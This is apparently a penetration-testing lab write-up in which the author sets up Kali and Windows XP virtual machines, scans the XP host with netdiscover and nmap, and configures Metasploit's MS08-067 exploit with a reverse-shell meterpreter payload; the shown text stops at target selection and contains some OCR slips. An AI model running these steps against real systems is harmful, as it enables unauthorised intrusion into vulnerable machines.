
TP 1:
VM_0

Step 0: Windows XP installation

Configuration:


Virtual network adapter on bridge

Kali machine:



```
└─# ifconfig                                                              1 ×
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.10  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe43:73bc  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:43:73:bc  txqueuelen 1000  (Ethernet)
        RX packets 6450  bytes 1492665 (1.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1920 (1.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.15  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::a00:27ff:fe1c:5c9c  prefixlen 64  scopeid 0x20<link>
```

Windows XP machine:


VM_0 [Running] - Oracle VM VirtualBox
e Machine View Input Devices Help
Network and Internet Connections
Command Prompt
Go


```
Windows IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.15
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1

C:\Documents and Settings\Walid>
```

I changed it later to 192.168.1.3

Make sure they are in the same network, have the same mask, and the same route ip address (192.168.1.1)


To avoid dysfunctional performance, I disable the firewall for each machine to make sure traffic could pass between the two machines
I Configure manually the ip addresses for both of

Ping From Kali to Windows Xp:



```
┌──(root💀 kali)-[/home/kali]
└─# ping 192.168.1.3                                                                                1 ✗
PING 192.168.1.3 (192.168.1.3) 56(84) bytes of data.
64 bytes from 192.168.1.3: icmp_seq=1 ttl=128 time=0.502 ms
64 bytes from 192.168.1.3: icmp_seq=2 ttl=128 time=1.43 ms
^C
--- 192.168.1.3 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1032ms
rtt min/avg/max/mdev = 0.502/0.966/1.430/0.464 ms
```


Ping From Windows XP to Kali:




```
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
^C
C:\Documents and Settings\Walid>ping 192.168.1.10

Pinging 192.168.1.10 with 32 bytes of data:

Reply from 192.168.1.10: bytes=32 time<1ms TTL=64
Reply from 192.168.1.10: bytes=32 time<1ms TTL=64
Reply from 192.168.1.10: bytes=32 time=1ms TTL=64
```

Netdiscover:

Let’s discover what we have as machines presents in the range (-r) of 192.168.1.0/24



```
┌──(root💀 kali)-[/home/kali]
└─# netdiscover -r 192.168.1.0/24
```




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 18 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 1080
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.188.118.54   34:97:f6:7e:ac:00     12     720  ASUSTek COMPUTER INC.
 10.188.209.149  98:29:a6:46:e3:59      5     300  COMPAL INFORMATION (KUNSHAN) CO., LTD.
 192.168.1.3     08:00:27:a4:e6:93      1      60  PCS Systemtechnik GmbH
```

As we can see, we have the xp ip and mac address present in the list above.

Scan open ports: using Nmap

-sv stands for version detection




```
┌──(root💀kali)-[/home/kali]
└─# nmap -n -sV 192.168.1.3                                                  130 ⨯
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-26 17:01 EDT
Nmap scan report for 192.168.1.3
Host is up (0.00018s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:A4:E6:93 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds
```

We can see opened ports: 135, 139, 445 (TCP)


Now as we have the opened ports, we can try pentest using Metasploit,

First, we have to activate postgreseqsl then, we initialize mfscosnole and its db



```
┌──(root💀kali)-[/home/kali]
└─# sudo service postgresql start

┌──(root💀kali)-[/home/kali]
└─# sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
┏━(Message from Kali developers)
┃
┃ We have kept /usr/bin/python pointing to Python 2 for backwards
┃ compatibility. Learn how to change this and avoid this message:
┃ ⇒ https://www.kali.org/docs/general-use/python3-transition/
┃
┗━(Run: “touch ~/.hushlogin” to hide this message)
[+] Creating databases 'msf_test'
┏━(Message from Kali developers)
```


Launch msfconsole:



```
┌──(root💀kali)-[/home/kali]
└─# msfconsole

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v6.1.4-dev                           ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]
```


Finding Exploits:

We will use search command to search for if any module available in **metasploit**




```
msf6 > search dcom

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/windows/nimsoft/nimcontroller_bof           2020-02-05       excellent  Yes    CA Unified Infrastruc
ture Management Nimsoft 7.80 - Remote Buffer Overflow
   1  auxiliary/scanner/smb/impacket/dcomexec             2018-03-19       normal     No     DCOM Exec
   2  auxiliary/scanner/smb/impacket/secretsdump                           normal     No     DCOM Exec
   3  exploit/windows/http/dnn_cookie_deserialization_rce 2017-07-20       excellent  Yes    DotNetNuke Cookie Des
erialization Remote Code Excecution
   4  exploit/windows/dcerpc/ms03_026_dcom                2003-07-16       great      No     MS03-026 Microsoft RP
C DCOM Interface Overflow
   5  exploit/windows/smb/ms04_031_netdde                 2004-10-12       good       No     MS04-031 Microsoft Ne
tDDE Service Overflow
   6  auxiliary/scanner/telnet/telnet_ruggedcom                            normal     No     RuggedCom Telnet Pass
word Generator
   7  exploit/windows/local/ms16_075_reflection           2016-01-16       normal     Yes    Windows Net-NTLMv2 Re
flection DCOM/RPC
   8  exploit/windows/local/ms16_075_reflection_juicy     2016-01-16       great      Yes    Windows Net-NTLMv2 Re
flection DCOM/RPC (Juicy)


Interact with a module by name or index. For example info 8, use 8 or use exploit/windows/local/ms16_075_reflection
_juicy
```

Choose option 3:
for vulnerability in our case which is **ms08–067**




```
msf6 exploit(windows/dcerpc/ms03_026_dcom) > search netapi

Matching Modules
================

   #  Name                                 Disclosure Date  Rank    Check  Description
   -  ----                                 ---------------  ----    -----  -----------
   0  exploit/windows/smb/ms03_049_netapi  2003-11-11       good    No     MS03-049 Microsoft Workstation Service
etAddAlternateComputerName Overflow
   1  exploit/windows/smb/ms06_040_netapi  2006-08-08       good    No     MS06-040 Microsoft Server Service Netpw
athCanonicalize Overflow
   2  exploit/windows/smb/ms06_070_wkssvc  2006-11-14       manual  No     MS06-070 Microsoft Workstation Service
etpManageIPCConnect Overflow
   3  exploit/windows/smb/ms08_067_netapi  2008-10-28       great   Yes    MS08-067 Microsoft Server Service Relat
ve Path Stack Corruption


Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/smb/ms08_067_netapi

msf6 exploit(windows/dcerpc/ms03_026_dcom) > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

in order to gather detailed information about available Metasploit module for **ms08–067** vulnerability, we type show options for more details about the exploit **ms08–067**.



```
msf6 exploit(windows/dcerpc/ms03_026_dcom) > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wik
                                       i/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.3.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```


Setting RHOST to Target Windows XP VM IP Address, RPORT: 445



```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.3
RHOST => 192.168.1.3
msf6 exploit(windows/smb/ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   2   Windows XP SP0/SP1 Universal
```

